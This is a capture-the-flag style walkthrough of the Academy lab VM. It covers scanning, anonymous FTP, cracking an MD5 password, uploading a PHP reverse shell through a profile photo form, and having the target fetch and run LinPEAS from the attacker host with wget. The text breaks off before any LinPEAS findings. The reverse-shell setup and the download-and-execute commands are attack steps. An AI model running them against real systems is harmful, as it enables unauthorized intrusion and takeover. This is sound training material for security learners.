Academy Machine Walkthrough
A Complete Penetration Testing Guide
Overview
This walkthrough demonstrates a complete penetration test of the Academy machine. We'll go through reconnaissance, vulnerability identification, exploitation, and privilege escalation to gain root access.
IP Address: 10.0.2.4
Difficulty: Easy to Medium
Skills Required: Nmap, Hash Cracking, Directory Enumeration, PHP Exploitation, Privilege Escalation
All VMs are available here: VMs - Google Drive
Initial Setup
Academy Machine Configuration
Login credentials for the Academy VM:
Username: root
Password: tcm
After logging in, obtain an IP address:
dhclient
ip a
Reconnaissance
Initial Nmap Scan
Start with a basic port scan:
nmap 10.0.2.4Three ports were discovered as open. Let's perform a deeper scan:
nmap -p 21,22,80 -A 10.0.2.4
Discovered Services
- Port 21: FTP (vsftpd 3.0.3) - Anonymous login allowed with a note.txt file
- Port 22: SSH (OpenSSH)
- Port 80: HTTP (Apache httpd)
Vulnerability Research
Researching the service versions revealed that vsftpd 3.0.3 only has a DoS vulnerability, which isn't useful for our purposes. The other services also had no critical exploits for their versions.
Web Service Enumeration
HTTP Analysis
Visiting http://10.0.2.4 shows the Debian default page. While not immediately exploitable, this should be reported in a penetration test as it's considered poor security hygiene.
FTP Investigation

Let's connect to FTP with anonymous credentials:
ftp 10.0.2.4
Username: anonymous
Password: (press enter)
get note.txt
exit
Analyzing note.txt
The note reveals database credentials:
- StudentRegno: 10201321
- StudentPhoto: null
- Password: cd73502828457d15655bbd7a63fb0bc8 (appears to be a hash)
Note: "The StudentRegno number is what you use for login."
Hash Cracking
Hash Identification
Use hash-identifier to determine the hash type:
hash-identifier
cd73502828457d15655bbd7a63fb0bc8
The hash is identified as MD5. Save it to a file and crack it using hashcat:
echo "cd73502828457d15655bbd7a63fb0bc8" > hash.txt
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
Directory Enumeration
With credentials but no clear target, directory enumeration is the next logical step. Using ffuf for first-level enumeration:
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.0.2.4/FUZZ
Discovered Directories
- /academy - Student portal (Status: 301)
- /phpmyadmin - Database interface
- /server-status - Apache status page
Note: For deeper enumeration within directories, consider using Dirb.
Initial Exploitation
Academy Login Portal
Navigating to http://10.0.2.4/academy reveals a student login page.

Login with the discovered credentials:
- StudentRegno: 10201321
- Password: student
PHP Reverse Shell Upload

After logging in, the "My Profile" section reveals a photo upload functionality. Since the site uses PHP, we can attempt to upload a PHP reverse shell.
Download the pentestmonkey PHP reverse shell:
# Visit: https://github.com/pentestmonkey/php-reverse-shell
# Download and modify the shell
nano shell.php

# Change these lines:
$ip = '10.0.2.15';  // Your attacker IP
$port = 1234;
Set up a netcat listener:
nc -nvlp 1234Upload the shell.php file through the photo upload section.

Shell Access Gained

Check user privileges:
whoami
# Output: www-data (not root, no sudo available)
Privilege Escalation
Using LinPEAS for Enumeration
Download LinPEAS from: PEASS-ng Releases
Host a Python HTTP server on your attacker machine:
python3 -m http.server 80
On the target machine, download and execute LinPEAS:
cd /tmp
wget http://10.0.2.15/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
LinPEAS Findings
